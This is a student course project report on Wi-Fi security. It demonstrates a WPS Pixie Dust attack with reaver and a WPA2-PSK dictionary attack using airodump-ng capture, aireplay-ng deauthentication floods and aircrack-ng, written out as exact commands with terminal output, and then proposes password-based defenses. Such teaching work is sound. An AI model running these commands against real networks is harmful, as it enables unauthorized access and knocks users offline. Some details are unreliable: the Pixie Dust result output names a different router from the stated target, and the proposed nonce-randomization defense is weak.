

# Cracks in the Armor: Finding Solutions to Attacks on Wi-Fi

14:332:424

Introduction to Information and Network Security

Final Project

Group Members:

Arjun Ohri:	ado24
Joseph Newmark:	jjn81
Elena Mikhaylova:	em699
Pawel Derkacz:	pd304

## Abstract

Wi-Fi is an essential component of today's business, entertainment, and residential districts. With the reliance of smartphones and other compatible devices, Wi-Fi is accessible nearly everywhere, from homes, airports, malls, and cafes. People connect to Wi-Fi to access the Internet for a plethora of reasons, such as banking, shopping, streaming, and more. Because so much important data and information is broadcast over Wi-Fi, hotspots are often a focal point for hackers and malicious attackers who desire to steal personal and private data. Indeed, dependable and reliable security is essential to protect people from having their data stolen. However, there is no universal standard. Wi-Fi can leak unique identifying information. Attackers can exploit vulnerabilities, such as the caching of SSIDs, determine which access points belong on the same network, and possibly extrapolate physical locations. By sniffing packets or exploiting backdoors, people can become victims of identity theft or credit card fraud. In our project, we will demonstrate and discuss two of these attacks, as well as propose defenses that can be implemented and increase overall security.

## Introduction

In order to demonstrate, discuss, and analyze the attacks in question, the environment demanded by them is Kali Linux. Derived from Debian, this particular distribution of Linux is specifically engineered for forensics as well as penetration testing. In other words, along with consisting of tools that are appropriate for straining the security of Wi-Fi, it is designed for professionals, developers, and students to perform ethical hacking. Thus, our group decided that the two attacks we would delve into are the WPS Pixie Dust attack and the WPA2-PSK Dictionary attack.

However, while granting our group members the software tools and applications to perform Wi-Fi based attacks, the hardware capability is a separate yet important issue. Indeed, many of these attacks require specific network cards, routers, and drivers with certain specifications and capabilities. Many of these hardware components were not readily available or possible to obtain in a short window of time, therefore several attacks were not within our range of feasibility. We have provided our approach and rationale to our two attacks, some pictures of our project, along with the methodical approach to conducting the attacks and then how we would go about defending against them. Before delving into the attacks and defenses themselves, we must first provide some background information regarding the two attacks.

### Pixie Dust Attack

The process in which "Pixie Dust" works is by taking easily obtainable information, and brute forcing the rest. The data that is being obtained are the components that make up the hash which include the E-Hash1, the hash that represents the first half of the PIN, and the E-Hash2, the hash that represents the second half of the PIN. The two parts of the hash can be broken up as follows:


$$\begin{aligned} \text{E-Hash1} &= \text{HMAC-SHA-256}(\text{authkey}) (\text{E-S1} \mid \text{PSK1} \mid \text{PKE} \mid \text{PKR}) \\ \text{E-Hash2} &= \text{HMAC-SHA-256}(\text{authkey}) (\text{E-S2} \mid \text{PSK2} \mid \text{PKE} \mid \text{PKR}) \end{aligned}$$

Where the HMAC is the hashing function, the PKE is the Public Key of the Enrollee (used for verification), the PKR is the public key for the Registrar (used for verification), and the PSK's are the two halves of the router's PIN (PSK1 is the first half and PSK2 is the second half).

The main use of "Pixie Dust" is to brute force PSK1 and PSK2 and to combine that with E-S1 and E-S2, respectively, as well as the rest. E-S1 and E-S2 are most of the time pretty simple to guess because they are usually equal to each other and equal to zero. This is the case for the implementations from Ralink, MediaTek and Celeno. Now, the WPA PIN has been found by matching the hashes E-Hash1 and E-Hash2. Pixie Dust then passes the PIN into Reaver, who will contact the access point with the correct PIN, and the AP will return its credentials (SSID, WPS Pin, and WPA key).

### Dictionary Attack

As for the WPA2-PSK dictionary attack, a handshake is captured. The handshake can be understood using the following diagram and is described below:



1. The AP sends a nonce to the client (STA - client station).
2. The STA creates its own nonce-value (SNonce), and can now the PTK (Pairwise Transient Key - used in order to not disclose the PSK/PMK), which is generated by concatenating the following attributes: PMK (Pairwise Master Key - the PSK), AP nonce (ANonce), STA nonce (SNonce), AP MAC address, and STA MAC address. The product is then put through PBKDF2-SHA1 (hash function). The STA sends SNonce and a MIC (Message Integrity Code - provides "freshness" and authenticity) to the AP.
3. The AP sends the GTK (Group Temporal Key - used to decrypt multicast and broadcast traffic) and a sequence number together with another MIC. This sequence number will be used in the next multicast or broadcast frame, so that the receiving STA can perform basic replay detection.
4. The STA sends a confirmation/acknowledgement to the AP.

The attack works by capturing the nonce values and MAC addresses of the two devices, and then brute forcing the PSK/PMK, comparing the resulting hash against the actual hash.

# Attack Results and Analysis

## The First Attack

To begin, we set our network card to monitor mode, with airmon-ng (airmon-ng start <network adapter name>). Then, we searched the local routers that are broadcasting Wi-Fi signals with Wash (wash -i <interface name, that is now in monitor mode>).

```
root@KaliCypher:~/reaver-wps-fork-t6x/src# airmon-ng start wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

PID Name
10378 NetworkManager
10390 wpa_supplicant
10394 dhclient

PHY Interface Driver Chipset
phy3 wlan0 iwlwifi Intel Corporation Wireless 7260 (rev 73)
      (mac80211 monitor mode vif enabled for [phy3]wlan0 on [phy3]wlan0mon)
      (mac80211 station mode vif disabled for [phy3]wlan0)

root@KaliCypher:~/reaver-wps-fork-t6x/src# wash -i wlan0mon

Wash v1.6.3 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner

BSSID Ch dBm WPS Lck Vendor ESSID
-----
C8:A7:0A:CC:00:90 1 -85 2.0 No Broadcom HOME
18:1B:EB:27:A4:08 1 -85 1.0 No AtherosC N3KR5
4B:5D:30:41:34:FA 1 -84 2.0 No Broadcom TYHOME
DC:EF:09:95:4E:25 3 -76 2.0 No Broadcom NETGEAR57
10:DA:43:1A:89:4F 3 -77 2.0 No AtherosC BUDNETWORK
B0:A7:37:88:62:27 5 -58 2.0 No Broadcom DIRECT-roku-81E92E
04:A1:51:9B:3B:EC 5 -63 2.0 No AtherosC Cyphers
F8:E4:FB:70:65:AD 6 -82 1.0 No AtherosC 202GD
20:C0:47:21:D5:A2 6 -86 2.0 No Broadcom Fios-JLS80
00:7F:28:C1:F8:92 6 -91 1.0 No AtherosC LG8ZM
^C
root@KaliCypher:~/reaver-wps-fork-t6x/src#
```

In the above figure, we are going to work with ‘Cyphers’ (4th from last). We can observe the BSSID as 04:A1:51:9B:3B:EC, and the channel number is **5**. Additionally, we notice that WPS is not locked, which is essential in order for this attack to be successful.

Subsequently, we start up Reaver, specifying the monitoring interface with -i, the BSSID we recorded earlier with -b, and the channel that the router is broadcasting on with -c. ‘-vvv’ is utilized to display all error messages, and ‘-K’ specifies to use Pixie-Dust, once the correct pin is found.

```
root@KaliCypher:~# reaver -i wlan0mon -b 04:A1:51:9B:3B:EC -c 5 -K -vvv

Reaver v1.6.3 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlan0mon to channel 5
[+] Waiting for beacon from 04:A1:51:9B:3B:EC
[+] Received beacon from 04:A1:51:9B:3B:EC
[+] Vendor: AtherosC
WPS: A new PIN configured (timeout=0)
WPS: UUID - hexdump(len=16): [NULL]
WPS: PIN - hexdump_ascii(len=8):
      31 32 33 34 35 36 37 30
WPS: Selected registrar information changed
WPS: Internal Registrar selected (pbc=0)
WPS: sel_reg_union
WPS: set_ie
WPS: cb_set_sel_reg
WPS: Enter wps_cg_set_sel_reg
WPS: Leave wps_cg_set_sel_reg early
WPS: return from wps_selected_registrar_changed
[+] Trying pin "12345670"
^C
[+] Nothing done, nothing to save.
root@KaliCypher:~#
```

That is, Reaver would gather the necessary information to pass onto Pixie-Dust. Specifically, these are the fields --pke (Enrollee public key, key of person who wishes to make contact) --pkr (Registrar public key, key from router) --e-hash1 (Enrollee hash 1, HMAC-SHA-256(authkey) (E-S1 | PSK1 | PKE | PKR)) --e-hash2 (Enrollee hash 2, HMAC-SHA-256(authkey) (E-S2 | PSK2 | PKE | PKR)) --authkey (derived from the KDK (Key Derivation Key)) --e-nonce (Enrollee nonce, public nonce generated by the router).

Once the information is passed on, Pixie Dust attempts to find nonces E-S1 and E-S2, with which it can then obtain the WPS pin. The WPS pin is then returned to Reaver, which then finds the WPA passcode.

```
[Pixie-Dust]
[Pixie-Dust] Pixiewps 1.1
[Pixie-Dust]
[Pixie-Dust] [*] E-S1:      62:28:a3:
[Pixie-Dust] [*] E-S2:      62:28:a3:
[Pixie-Dust] [+] WPS pin:  90995965
[Pixie-Dust]
[+] Running reaver with the correct pin, wait ...
[+] Cmd : reaver -i mon0 -b D8:EB:97:13:BF:D9 -c 9 -s y -vv -p 90995965
[Reaver Test] [+] BSSID: D8:EB:97:13:BF:D9
[Reaver Test] [+] Channel: 9
[Reaver Test] [+] WPS PIN: '90995965'
[Reaver Test] [+] WPA PSK: 'NullByte'
[Reaver Test] [+] AP SSID: 'TRENDnet'
root@kali:~/reaver-wps-fork-t6x/src#
```

Once the code is obtained, we would turn off network monitor mode, and start the network manager to return to the normal Wi-Fi operating mode.

```
root@kaliCypher:~/reaver-wps-fork-t6x/src# airmon-ng stop wlan0mon
PHY      Interface  Driver      Chipset
phy3     wlan0mon   iwlwifi     Intel Corporation Wireless 7260 (rev 73)
(mac80211 station mode vif enabled on [phy3]wlan0)
(mac80211 monitor mode vif disabled for [phy3]wlan0mon)
root@kaliCypher:~/reaver-wps-fork-t6x/src# service network-manager start
root@kaliCypher:~/reaver-wps-fork-t6x/src#
```

Finally, with the code on hand, simply entering it as normal when attempting to connect to a new wireless network concludes the attack.

## The Second Attack

Moreover, similar to the previous attack, we set our network card to monitor mode, with `airmon-ng` (`airmon-ng start <network adapter name>`). Following, we searched the local routers that are broadcasting Wi-Fi signals with `Wash` (`wash -i <interface name, that is now in monitor mode>`). Likewise, we note down the BSSID and channel number.

Once we obtained the target's BSSID and channel, we entered them into `airodump-ng`, along with a filename that it should write to (just the name, as it will create its own files under the name specified), and the interface that is in monitor mode (`airodump-ng -c <channel> --bssid <MAC of AP> --write <filename> <interface name>`).



```
root@KaliCypher:~# airodump-ng -c 5 --bssid 04:A1:51:9B:3B:EC --write WPACrack wlan0mon
```



```
CH 5 ][ Elapsed: 2 mins ][ 2017-12-06 18:05 ][ WPA handshake: 04:A1:51:9B:3B:
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E
04:A1:51:9B:3B:EC -60 100 1597 12686 59 5 54e. WPA2 CCMP PSK C
BSSID STATION PWR Rate Lost Frames Probe
```


At the bottom of this figure, we can observe airodump starting to capture traffic that is going to and from the target router/AP. In fact, airodump had already captured a handshake between the AP and a device, as denoted by the “[ WPA handshake: 04:A1:51:9B:3B:” found on the first line after the large blank space. We can note that the E and C have dropped for a particular reason, and are located next the AUTH and PSK on the following two lines.

However, if we are not acquiring the necessary handshake, we can open a new terminal and run the following command:

aireplay-ng --deauth <# of times to send deauth signal> -a <target BSSID> <monitoring interface name>

Indeed, the DeAuth command removes any devices that were currently authenticated with the AP, in order to have themselves reauthenticate with the router. Thus, this allows airodump to capture a handshake.

```
root@KaliCypher:~# aireplay-ng --deauth 100 -a 04:A1:51:9B:3B:EC wlan0mon
18:53:38 Waiting for beacon frame (BSSID: 04:A1:51:9B:3B:EC) on channel 5
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:53:38 Sending DeAuth to broadcast -- BSSID: [04:A1:51:9B:3B:EC]
18:53:39 Sending DeAuth to broadcast -- BSSID: [04:A1:51:9B:3B:EC]
18:53:39 Sending DeAuth to broadcast -- BSSID: [04:A1:51:9B:3B:EC]
```



After the handshake has been captured, we can have the network return to normal operations from monitor mode. The following step will be to have aircrack take the captured handshake, and match the encrypted WPA PSK against a dictionary of possible passcodes. The dictionary we used was compiled by CrackStation, a free and courteous service reliant upon user donations.

To run aircrack, the following is its terminal command:

`aircrack-ng <filename given>-01.cap -w <directory to, and including, dictionary>`

An example is shown in the subsequent figure, namely the last line.

```
[00:00:48] 43480/47444249 keys tested (1116.95 k/s)
Time left: 11 hours, 47 minutes, 53 seconds          0.09%

Current passphrase: 000000ml

Master Key      : CB 19 D4 31 86 C7 1D 89 F5 B9 0C F8 02 4F 69 99
                  B6 4C 4F 28 3C 99 3F 66 F3 74 E7 75 13 F4 52 62

Transient Key   : 72 77 A2 7C C5 77 1A D1 56 14 21 DE A1 EC 3E 03
                  39 EE 7C 1C 2D 14 1D C6 7C 81 A4 54 34 AD 01 2C
                  AE 4B 0D 2C 16 C9 E5 7F 88 C2 75 95 33 70 3C C6
                  46 43 27 CB EC B9 C9 C4 2C E3 E9 F2 C9 F2 20 5D

EAPOL HMAC     : 0B D9 2A E9 B3 1A 87 DC 17 A2 28 79 42 4C 4C D4
^C
Quitting aircrack-ng...
root@KaliCypher:~# aircrack-ng WPAcrack-01.cap -w ~/Desktop/crackstation/crackstation.txt/data
```

We can note the command was previously run (and terminated) in the terminal, and the results are above the spawned command line.

To progress past this point, a “dictionary” that contained only the correct passcode was created, and aircrack was executed with it.

```
root@KaliCypher:~# aircrack-ng WPAcrack-01.cap -w ~/Desktop/crackstation/answer
Opening WPAcrack-01.cap
Read 23409 packets.

# BSSID      ESSID      Encryption
1 04:A1:51:9B:3B:EC Cyphers      WPA (1 handshake)

Choosing first network as target.
Opening WPAcrack-01.cap
Reading packets, please wait...

AirCrack-ng 1.2 rc4

[00:00:00] 1/0 keys tested (134.64 k/s)
Time left: 0 seconds          inf%

KEY FOUND! [ 2DBD6AAAF01 ]

Master Key      : 9B 83 92 38 3F 47 2A 75 0E 47 19 FB 67 45 2A 8C
                  07 09 AE 55 DF 36 7A AD E1 23 FE 88 B2 41 32 A3

Transient Key   : DC 36 E8 45 52 2D B4 39 0E 07 F8 CA A8 FF 40 97
                  D7 09 C3 80 A8 57 50 DB EB 7D 08 8F EE 74 04 A3
                  39 8A 80 96 15 36 A7 C0 5F E6 8B 09 E7 E1 84 05
                  03 5A AA 15 23 E6 26 AF DE 50 D9 4C 93 5D FD AD

EAPOL HMAC     : 02 CE C8 2D 02 25 E6 4F 42 5C 61 30 CC 05 1F 51
root@KaliCypher:~#
```

With the key now found, we simply entered it as normal when accessing a new wireless network and concluded the attack.



## **Defenses**

### **Defending the First Attack**

The first attack that we worked with deals with an issue known as “WPS Pixie Dust”. In this attack, the Wi-Fi password is obtained because the passwords are hashed with relatively guessable nonce values, causing the security design to be ineffective. More particularly, once these nonce values are discovered, getting into the network becomes fairly simple, making the nonce values acting as keys to the puzzle. Therefore, in order to help defend against this attack we will incorporate one of the defense mechanisms that was discussed in Robert Morris’s paper “Password Security: A Case History”, but expand further on his idea.

In his paper, which was assigned to us for this course, Morris discusses various possible defenses against attackers who are attempting to steal user passwords that are stored on the Unix time-sharing system. One of the defenses Morris discusses is the use of salted passwords, which requires the system to “salt” the inputted password with extra characters to make it much harder for an attacker to guess, making brute forcing a password that much more difficult. In the case of the pixie dust attack, we noticed that the use of salted passwords is being applied here via the nonce values. Unfortunately, the salted nonce values do not seem to be enough in the defense against the pixie dust attack since the attacker is just figuring out what type of randomization process our system is using to generate the nonces and is then doing the process him or herself to break into the system. Therefore, having the system use many different randomization processes, randomly, will make it that much more difficult for an attacker to discover the nonce values and then breach into the system. Moreover, if the attacker finds it difficult to figure out the random-generator scheme, he or she will have an even more difficult time discovering the nonce values, and then the password to be used to breach the system.

### **Defending the Second Attack**

The second attack deals with an attacker obtaining a Wi-Fi password by intercepting it within the WPA2-PSK 4-way handshake, and comparing it to a dictionary of potential passwords. Although this attack seems a bit trivial due to the fact that it relies heavily on a brute force, it is still very dangerous. This attack can also be defended against by one of the defense mechanisms discussed by Morris in his paper that we mentioned earlier. Morris discusses the importance of users using less predictable passwords in order to defend against similar attacks in which an attacker can just brute his or her way into the system to find the user’s password. In our case, the attacker uses the dictionary of relatively guessable passwords and compares the intercepted password to the ones provided in this dictionary until the correct one seems to show up. However, if the password is not listed in the dictionary, and is thus not common enough to be just brute forced, it makes it much more difficult for the attacker to discover the password and then breach into the Wi-Fi.

## Conclusion

As both discussed and demonstrated, Wi-Fi does indeed present vulnerabilities, and these can be exploited with a fair amount of research and prowess. These vulnerabilities can allow attackers to steal unique identifying information, such as passwords and personal data, and potentially perform identity theft and other criminal offences. Being such an integral component of today's entertainment and business ventures, people are essentially almost always online, connected to some Wi-Fi network, using it for their jobs, hobbies, or communications. For this reason, extra precaution must be taken, and dependable security must be implemented in order to prevent attackers from stealing user data. Our group demonstrated two major attacks, namely the Pixie Dust attack, and the Dictionary attack. Both of these attacks cleverly focus their efforts on the lackluster authentication and password systems that WPS employs. That is, by harvesting the WPA passcodes or intercepting the handshake protocol, attackers, in this instance being our group members, can gain unauthorized access to the network. Nevertheless, while shining a light on these vulnerabilities, we also propose some methods in order to defend against these attacks. Namely, as discussed in lecture as well as in the paper "Password Security: A Case History", the defenses that can be implemented that would negate the Pixie Dust attack and Dictionary attack are utilizing salted passwords, in conjunction with using less predictable passwords. Both attacks depend on lacking authentication systems, yet by using by implementing these defenses that specifically address and strengthen authentication security levels in systems, the cracks in Wi-Fi's armor can be ironed out.

## References

- [1] BurnCT, et al. “How to Hack WiFi Using a WPS Pixie Dust Attack.” *WonderHowTo*, WonderHowTo, 22 July 2017. Web. 9 December 2017. [null-byte.wonderhowto.com/how-to/hack-wifi-using-wps-pixie-dust-attack-0162671/](http://null-byte.wonderhowto.com/how-to/hack-wifi-using-wps-pixie-dust-attack-0162671/)
- [2] Chaudhary, Shashwat. “Hack WPA/WPA2 PSK Capturing the Handshake.” *Kali Linux Hacking Tutorials*, 13 June 2014, [www.kalitutorials.net/2014/06/hack-wpa-2-psk-capturing-handshake.html](http://www.kalitutorials.net/2014/06/hack-wpa-2-psk-capturing-handshake.html).
- [3] “CrackStation's Password Cracking Dictionary.” Web. 9 December 2017. [crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm](http://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm).
- [4] Morris, Robert, and Ken Thompson. “Password Security: A Case History.” *Communications of the ACM*, vol. 22, no. 11, Jan. 1979, pp. 594–597., doi:10.1145/359168.359172.
- [5] “Thread: WPS Pixie Dust Attack (Offline WPS Attack).” *Kali Linux Forums RSS*, [forums.kali.org/showthread.php?24286-WPS-Pixie-Dust-Attack-%28Offline-WPS-Attack](http://forums.kali.org/showthread.php?24286-WPS-Pixie-Dust-Attack-%28Offline-WPS-Attack).
- [6] “WPS Pixie Dust Attack Tutorial in Kali Linux with Reaver.” *YouTube*, YouTube, 18 Jan. 2017, [www.youtube.com/watch?v=saWJgVGnx6k](http://www.youtube.com/watch?v=saWJgVGnx6k).